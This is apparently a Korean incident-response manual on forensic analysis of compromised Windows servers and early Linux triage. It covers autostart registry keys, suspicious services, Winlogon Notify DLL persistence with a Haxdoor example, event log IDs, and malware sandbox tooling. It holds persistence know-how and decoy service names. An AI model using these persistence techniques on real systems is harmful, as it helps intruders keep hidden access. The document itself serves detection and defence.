```
[HKEY_CLASSES_ROOT\exefile\shell\open\command] @=""%1" %*"
[HKEY_CLASSES_ROOT\comfile\shell\open\command] @=""%1" %*"
[HKEY_CLASSES_ROOT\batfile\shell\open\command] @=""%1" %*"
[HKEY_CLASSES_ROOT\htafile\Shell\Open\Command] @=""%1" %*"
[HKEY_CLASSES_ROOT\piffile\shell\open\command] @=""%1" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\ open\command] @=""%1" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\ open\command] @=""%1" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\ open\command] @=""%1" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\Shell\ Open\Command] @=""%1" %*"
[HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\ open\command] @=""%1" %*"
```

위와 같은 레지스트리들은 'http://www.diamondcs.com.au'에서 제공하는 "Autostart Viewer"를 통해 확인할 수 있다.



〈그림 3-12〉 Autostart Viewer 실행 화면

– 공격자가 남긴 레지스트리 정보 수집

- 최근 사용한 문서 목록
  HKCU\Software\Microsft\windows\CurrentVersion\Explorer\Recentdocs
- 터미널 서비스 접속 목록
  HKCU\Software\Microsft\Terminal server Client\Default
- 설치된 소프트웨어 목록
  HKCU\Software\
- 열어본 파일 목록
  HKCU\Software\Microsft\windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU

나. 자동실행 점검

– 서비스 점검

공격자는 윈도우 서비스에 자신의 악성프로그램을 등록 시켜 시스템이 재부팅 되더라도 해당 서비스 (등록된 악성프로그램)을 자동으로 재시작할 수 있다. 이러한 방법은 대부분의 공격자들이나 악성프로그램들이 행하고 있는 유형이기 때문에 분석자는 반드시 서비스를 점검할 필요가 있다.


악성 프로그램을 실행하는 서비스를 예상할 수 있는 방법은 다음과 같다.

- 생소한 이름의 서비스
- "Description" 내용이 비어있는 서비스
- "Description" 내용이 영문인 서비스

하지만 대부분의 공격자 프로그램이 정상적인 서비스 이름으로 가장하고 있기 때문에 찾기 쉽지는 않지만, 현재 시작된 서비스 항목이 어떤 것이며 실행파일 경로가 올바른지 확인해야 한다. 다음은 악성프로그램이 관리자가 혼동하도록 주로 사용하는 서비스명이며 실제 서비스명과 유사하다.


- Backup System
- Remote Administrator Service
- System Spooler Host
- Windows Management Drivers
- Universal Serial Bus Control Components

다음 그림은 공격자에 의해 등록된 서비스를 시스템에서 제공하는 "관리도구–서비스"에서 확인한 화면이다.



〈그림 3-13〉 수상한 서비스 검출 화면

Autoruns는 현재 구동중인 서비스와 실행된 프로그램을 한눈에 확인할 수 있는 기능을 제공하며 아래 그림은 "Services" 탭을 실행해 백도어 관련 서비스를 확인한 화면이다. 아래 백도어 관련 서비스는 설명 부분이 비어 있어 쉽게 찾을 수 있다.




〈그림 3-14〉 Autoruns 도구를 이용하여 수상한 서비스 검출 화면

– 스케줄된 작업 확인

시스템은 필요한 작업을 원하는 시간에 예약할 수 있는 기능이 존재 한다. 공격자들은 이러한 기능을 이용해 시스템이 재부팅 되더라도 악성 프로그램이 시작될 수 있도록 할 수 있으므로 점검이 필요하다.

Autoruns의 Scheduled Tasks 기능을 통해 쉽게 확인할 수 있다.



〈그림 3-15〉 스케줄된 작업 확인 화면

– 자동시작 폴더 점검

윈도우의 재시작 시 이 폴더 안에 있는 모든 프로그램들은 자동으로 실행된다. 윈도우에서 이러한 자동 시작 폴더는 다음과 같다.

- C:\Documents and Settings\Administrator\시작 메뉴\프로그램\시작프로그램
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders

Autoruns의 Logon 기능을 통해 쉽게 확인 가능하다.

- Winlogon Notification DLL

Winlogon Notification DLL은 NT 서비스에 비해 적은 코드만으로 구현이 가능하며 안전모드에서도 원하는 코드의 실행이 가능한 장점이 있다. Winlogon.exe에서 발생하는 이벤트 핸들러를 작성하여 Logon, Logoff, Startup, Shutdown, Startscreensaver, Stopscreensaver 등의 이벤트가 발생할 때마다 원하는 코드를 실행할 수가 있다. 관련 레지스트리는 다음과 같다.


```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\
Winlogon\Notify\
```

※ Troj/Haxdoor-DI 악성프로그램 예

arprmdg0.dll에 의해 삽입된 코드를 동작시키기 위해 아래 레지스트리가 생성된다.

```
CurrentVersion\Winlogon\Notify\arprmdg0
DllName=arprmdg0.dll
Startup=arprmdg0
Impersonate=1
```

Autoruns의 Winlogon 기능을 통해 점검 할 수 있으며 설명부분이 비워져 있거나 생소한 이름의 dll이 실행되었는지 확인이 필요하다.




〈그림 3-16〉 Winlogon 확인 화면

다. 이벤트 로그분석

공격자의 흔적 및 활동 정보를 찾아내기 위해서는 로그분석이 필요하다. 윈도우 시스템에서는 하드웨어, 소프트웨어 및 시스템 문제를 이벤트로그에 저장하므로 이벤트 뷰어를 통해 확인이 필요하다.

- 관리도구 ⇨ 이벤트 뷰어
- 실행 ⇨ eventvwr.msc



〈그림 3-17〉 이벤트 뷰어 화면

하지만 공격자는 자신들의 흔적을 지우기 위해 'ClearEvent' 같은 프로그램들을 이용해 이벤트 로그를 모두 삭제할 수도 있기 때문에 만약 어떠한 로그도 남아있지 않다면 공격자가 흔적을 지운 것으로 이해해야 한다.

아래 표는 이벤트 점검 시 주의 깊게 살펴봐야 할 것들이다.

〈표 3-3〉 공격과 관련된 이벤트 로그

특 징	설 명	이벤트 ID
로컬 로그온 시도 실패	사용자 이름과 패스워드를 조합하여 로그온 시도 했을 때 생성되는 이벤트	529, 530, 531, 532, 533, 534, 537
계정의 잘못된 사용	입력된 사용자 계정/패스워드에는 문제가 없지만 다른 제한에 의해 로그온 실패 시 생성되는 이벤트	530, 531, 532, 533
계정 잠김	계정 잠금 정책에 의해 사용자 계정이 잠겼을 때 발생하는 이벤트	539
터미널 서비스 공격	터미널 서비스 연결 후 완전히 세션을 종료하지 않았거나 다시연결 했을 때 이벤트 발생	683, 682
사용자 계정 생성	사용자 계정이 만들어진 시간과 활성화된 시간으로 공격자에 의한 사용자 계정 생성인지를 확인	624, 626
사용자 계정 패스워드	사용자 이외의 계정에 의해 패스워드가 변경되었을 경우 공격자에 의해 해당 사용자 계정이 탈취당한 경우	627, 628

라. MAC time 분석

대부분의 파일시스템은 모든 디렉터리나 파일과 관련된 다음과 같은 시간 속성을 갖는다.


- mtime : 파일을 생성 및 최근 수정한 시간
- atime : 최근 파일을 읽거나 실행시킨 시간
- ctime : 파일 속성이 변경된 시간

이러한 시간 정보를 mac time 이라 하며 분석을 통해 공격자가 파일 시스템에서 어떠한 행동을 했는지에 대해 판단 할 수 있는 정보를 제공한다.

- 해킹시점으로 mtime, atime 검색
- 검출된 악성코드 mtime, atime 검색

위와 같은 정보로 검색 후 시간대를 중심으로 정렬해서 시간 흐름에 따라 어떠한 파일이 생성, 수정, 실행됐는지를 분석해야 한다. mac time은 윈도우즈 기능 중 "파일 및 폴더 찾기" 기능을 통해 확인할 수 있고 점검 방법은 아래 그림과 같다.

- 위치 : 시작 – 검색 – 파일 및 폴더 – 검색옵션 – 날짜



〈그림 3-18〉 윈도우즈 파일 mac time 분석 방법

해킹 발생 날짜를 기준으로 "마지막 엑세스 파일"을 검사하게 되면 해킹 발생 후 실행됐던 파일들을 검색할 수 있다.

아래 그림은 발견된 백도어파일 rsmss.exe의 mtime을 통해 윈도우-파일찾기 기능에서 그때 실행됐던 파일들을 조사한 결과 악성프로그램들을 찾을 수 있었다.

〈그림 3-19〉 mac time을 이용 악성코드 찾는 화면

마. 침입방법 분석

공격자가 어떻게 시스템에 침입할 수 있었는지에 대한 분석 또한 피해시스템 분석에서 매우 중요하다. 관리자들은 이러한 해킹 원인분석을 하지 않고 사고에 따른 조치만 취하게 되면 이후에 또다시 같은 취약점으로 해킹을 당할 수 있기 때문에 원인 분석을 통해 반드시 패치를 수행해야 한다.

윈도우즈 서버에서 해킹사고가 발생할 수 있는 경우는 크게 다음과 같이 분류할 수 있다.

- 윈도우 취약점
  - 시스템 취약점 (보안 업데이트 미실시)
  - 패스워드 취약점
  - 잘못된 공유설정

- 웹 어플리케이션 취약점
  - SQL Injection
  - 파일업로드 등

- MS-SQL 취약점
  - 디폴트 패스워드 사용
  - 패치 미실시


먼저 시스템에 어떤 어플리케이션이 운영 중인지 확인해야 한다. 하지만 대다수의 해킹 사고는 시스템 보안 업데이트 미 실시로 인한 윈도우 취약점이나 웹 서비스 공격을 통해 발생한다.

웹 서비스가 구동 중인 경우는 해킹 발생 시점에 발생한 로그 분석을 통해 공격 여부 및 방법을 대부분 확인할 수 있다.

- IIS 로그 위치 : C:\WINNT\system32\LogFiles\W3SVC1

윈도우 취약점의 경우는 최종 보안 업데이트 날짜를 파악 하는 게 중요하다. 최종 보안 업데이트 이후 발표됐던 취약점 중 리모트에서 공격 가능한 취약점이 있었는지 파악하고 관련 서비스가 오픈 되어 있는지 확인해야 한다.

Microsoft에서 제공하는 Microsoft Baseline Security Analyzer를 이용하여 보안 패치 상태, IIS, SQL 보안 상태를 점검할 수 있다.



〈그림 3-20〉 MBSA를 이용한 보안상태 확인

바. 인터넷 임시파일 분석

인터넷 익스플로러를 통해 특정 사이트에 접속하게 되면 관련 사이트의 페이지는 임시파일에 저장되며 접속한 흔적이 히스토리에 남으며 또한 사용되었던 쿠키도 디스크에 저장한다. 이러한 임시파일들을 통해 공격자가 방문한 특정 사이트들을 확인할 수 있다.


〈표 3-4〉 인터넷 임시파일 종류

종 류	위 치
임시 인터넷 객체	%SystemRoot%Downloaded ProgramFiles
임시 인터넷 파일	%USERPROFILE%Local Settings\Temporary Internet Files
열어본 페이지	%USERPROFILE%Local Settings\History
임시 쿠키 파일	%USERPROFILE%Local Settings\COOKIES

임시 인터넷 객체는 사용자가 인터넷을 사용하다 다운받은 ActiveX 프로그램들이 저장된 저장소이다. 임시 인터넷 파일은 사용자가 방문한 사이트 페이지들이 다운로드된 장소이며 열어본 페이지는 사용자가 접속했던 사이트 명들이 히스토리로 저장되어 있다.

위와 같은 인터넷 임시파일들은 indexview를 통해 쉽게 확인할 수 있다. 이 프로그램은 Cookie, Internet 임시파일, History 3가지 형태로 보여준다.

• 다운로드 : http://exits.ro/dwl/IndexView.exe



〈그림 3-21〉 IndexView 실행 화면

4. 해킹프로그램 분석

가. 분석환경 구성

분석을 위해서 최소 2개 이상의 서버를 가상으로 구동시키는 물리적 서버가 필요하다.


– [서비스 제공] 가상서버

- 가상 네트워크가 일반 네트워크처럼 동작할 수 있도록 Samba, HTTP, FTP 등의 서비스를 제공하는 가상서버를 하나 구축한다.
- 해킹프로그램을 분석하다 보면 특정 URL에 접속한다든가 특정 주소로 메일을 보내고 특정 사이트의 IRC 봇에 접속하므로 서비스 구축이 필요하다.
- 서버 OS를 리눅스로 구성하는 것은 테스트하는 악성프로그램에 의해 공격받거나 감염되는 것을 최소화 하기 위해서다.

– [피해 대상] 가상서버

- 해킹프로그램을 실행하는 서버를 "피해대상" 서버라 한다.
- 해킹프로그램을 실행했을 때 시스템 파일과 레지스트리에서 발생하는 내용을 확인하기 위하여 모니터링 하는 프로그램이 설치되어야 한다.
- 해킹프로그램 테스트 후 다시 이전 상태인 초기설정으로 복구할 수 있어야 한다.

※ Snapshot 기능 활용



〈그림 3-22〉 분석 서버 구성도

나. 분석 방법

① SysAnalyzer 도구 사용

• 다운로드 : http://labs.idefense.com


SysAnalyzer 도구는 악성코드가 시스템에서 구동되는 동안에 주어진 시간에 이후에 변경된 정보를 수집, 비교, 분석 보고해 주는 자동화된 툴이다. SysAnalyzer의 주된 임무는 지정된 시간에 걸쳐 시스템의 스냅샵을 비교하는 작업을 수행한다.

• Delay : 스냅샵 전.후 사이의 값 지정
• Sniff Hit : HTTP 접속 및 IRC접속 정보를 확인
• Api Logger– 분석 바이너리에 인젝션 되는 DLL에서 호출되는 API 목록
• Directory Watcher– 모니터링 시점에 생성되는 모든 파일 확인

〈그림 3-23〉 SysAnalyzer 실행 초기 화면


SysAnalyzer는 비교된 스냅샵을 통해 실행된 악성코드에 다음과 같은 정보를 얻을 수 있다.

- 실행된 프로세스
- 악성코드에 의해 오픈된 포트
- explorer.exe나 Internet Explorer에서 로드된 DLL
- 커널에 로드된 모듈
- 변경/생성된 레지스트리 키



〈그림 3-24〉 SysAnalyzer 실행 화면

다음은 해킹프로그램이 HTTP 사이트와 IRC Bot 채널에 접속한 정보를 Sniff_Hit 프로그램이 캡쳐한 화면이다.



〈그림 3-25〉 Sniff_Hit 프로그램이 캡쳐한 화면

② Malcode Analysis Pack

• 다운로드 : http://labs.idefense.com


Malcode Analysis Pack은 악성코드들을 조사하는데 유용한 도구들을 포함하고 있는 유틸리티이다.

이 패키지가 포함한 유틸리티들은 다음과 같다.

• ShellExt : 문자열 확인 기능 및 MD5로 암호화 기능 제공
• socketTool : TCP 클라이언트 모니터링 프로그램
• MailPot : 메일 서버 캡쳐 프로그램
• fakeDNS : 악성프로그램이 접속하는 도메인을 다른 곳으로 유도하기 위해 사용하는 스푸핑 미니 DNS 서버 프로그램
• Sniff_Hit : HTTP, IRC, DNS 스니퍼
• sclog : 악성코드에서 사용하는 쉘코드 분석 도구
• IDCDumpFix : 패킹 프로그램 언패킹 할 때 사용하는 보조 도구
• Shellcode2Exe : 인코드된 쉘코드로 변환하는 php 스크립트 프로그램
• GdiProcs : 숨겨진 프로세스 탐지에 사용

- fakeDNS


fakeDNS 프로그램은 VMware 환경의 외부 네트워크와의 통신을 차단하고 내부망을 통하여 악성 프로그램을 분석하는 환경에 매우 유용한 프로그램이다. 일부 IRC봇 프로그램은 dns 쿼리를 보내 접속이 되지 않는 경우 실행을 끝마치는 경우가 있는데 이럴 때 이 프로그램을 통해 [서비스제공] 가상 서버로 유인해서 실행할 수 있다. DNS 쿼리를 모두 자신의 127.0.0.1로 설정하거나 가상서버로 지정하여 트래픽을 유도 할 수 있다.



〈그림 3-26〉 fakeDNS 실행 화면

- MailPot

공격자는 해킹 후 스팸 메일을 유포하는 프로그램을 통해 대량의 메일들을 발송하곤 한다. 이러한 스팸메일을 확인하기 위해 MailPot 프로그램을 활용한다. 이 MailPot 프로그램은 fakeDNS 프로그램과 연동해 자신이 원하는 곳으로 유인해 아래와 같이 전송된 메일을 확인한다.



〈그림 3-27〉 MailPot 실행한 화면

③ 다양한 모니터링 프로그램 활용

〈표 3-5〉 모니터링 프로그램 목록

파일명	역 할	다운로드
Filemon	파일 모니터링	www.sysinternals.com
Regmon	레지스터 모니터링	www.sysinternals.com
CPUmon	CPU 성능 모니터링	www.sysinternals.com
TDImon TCPView	네트워크 모니터링	www.sysinternals.com
procexp	프로세스 모니터링	www.sysinternals.com
Winalysis	스냅샷 모니터링	www.winalysis.com
API SPY	API 함수 추적	www.matcode.com
ethereal	네트워크 트래픽 분석	www.ethereal.com

제2절 리눅스 사고 분석

1. 개요

최근 리눅스 시스템에 대한 사고가 줄어들고 있는 경향을 보이고 있지만, 이는 리눅스 시스템의 활용도 자체가 낮아졌다는 것을 뜻하는 것은 아니다. 본 절에서는 리눅스 피해 시스템에 대한 정보수집 등의 초기 분석단계부터 로그분석과 상세분석 단계에 대해 알아보도록 한다.

2. 기본정보 수집

해당 시스템 운영자 면담 또는 시스템에서 제공되는 명령어 등을 이용하여 다음과 같은 기본 정보를 수집한다.

- 운영체제 종류 및 커널 버전
- 사용용도
- 운영 중인 서비스
- 네트워크 접속 현황
- 보안 패치 적용 현황
- 네트워크 구성 형태 및 보안 장비 운영 현황

3. 휘발성 정보 수집

리눅스 시스템에는 분석당시에만 존재하고, 시스템 리부팅 등을 통해 정보가 삭제될 수 있는 다양한 휘발성 정보가 존재한다. 휘발성 정보는 프로세스 상태, 네트워크 상태, 사용자 로그인 상태 등이 있으며, 사고분석 시 이러한 휘발성 정보를 우선적으로 검출하여야 한다.

● 프로세스 확인하기 : ps -ef

ps는 process를 확인해 주는 것으로, process 실행자 · PID · 실행 일시 · 프로세스명 등을 보여준다.

```
# ps -ef|more
     UID   PID  PPID  C    STIME TTY      TIME CMD
    root     1     0  0   May 22 ?        0:44 /etc/init -r
    root     2     0  0   May 22 ?        0:00 pageout
    root   339     1  0   May 22 ?        0:00 /usr/openwin/bin/fbconsole -d :0
    root    53     1  0   May 22 ?        0:00 /usr/lib/devfsadm/devfseventd
    root    57     1  0   May 22 ?        0:00 /usr/lib/devfsadm/devfsadmd
    root   138     1  0   May 22 ?        0:00 /usr/sbin/keyserv
    root   236     1  0   May 22 ?        0:00 /usr/lib/power/powerd
    root 25743     1  0   Jun 05 ?        0:03 /usr/sbin/inetd -s
    root   136     1  0   May 22 ?        0:07 /usr/sbin/rpcbind
    root   190     1  0   May 22 ?        0:00 /usr/sbin/cron
    root   176     1  0   May 22 ?        0:02 /usr/lib/autofs/automountd
    root   189     1  0   May 22 ?        0:04 /usr/sbin/syslogd
    root   204     1  0   May 22 ?        0:50 /usr/sbin/nscd
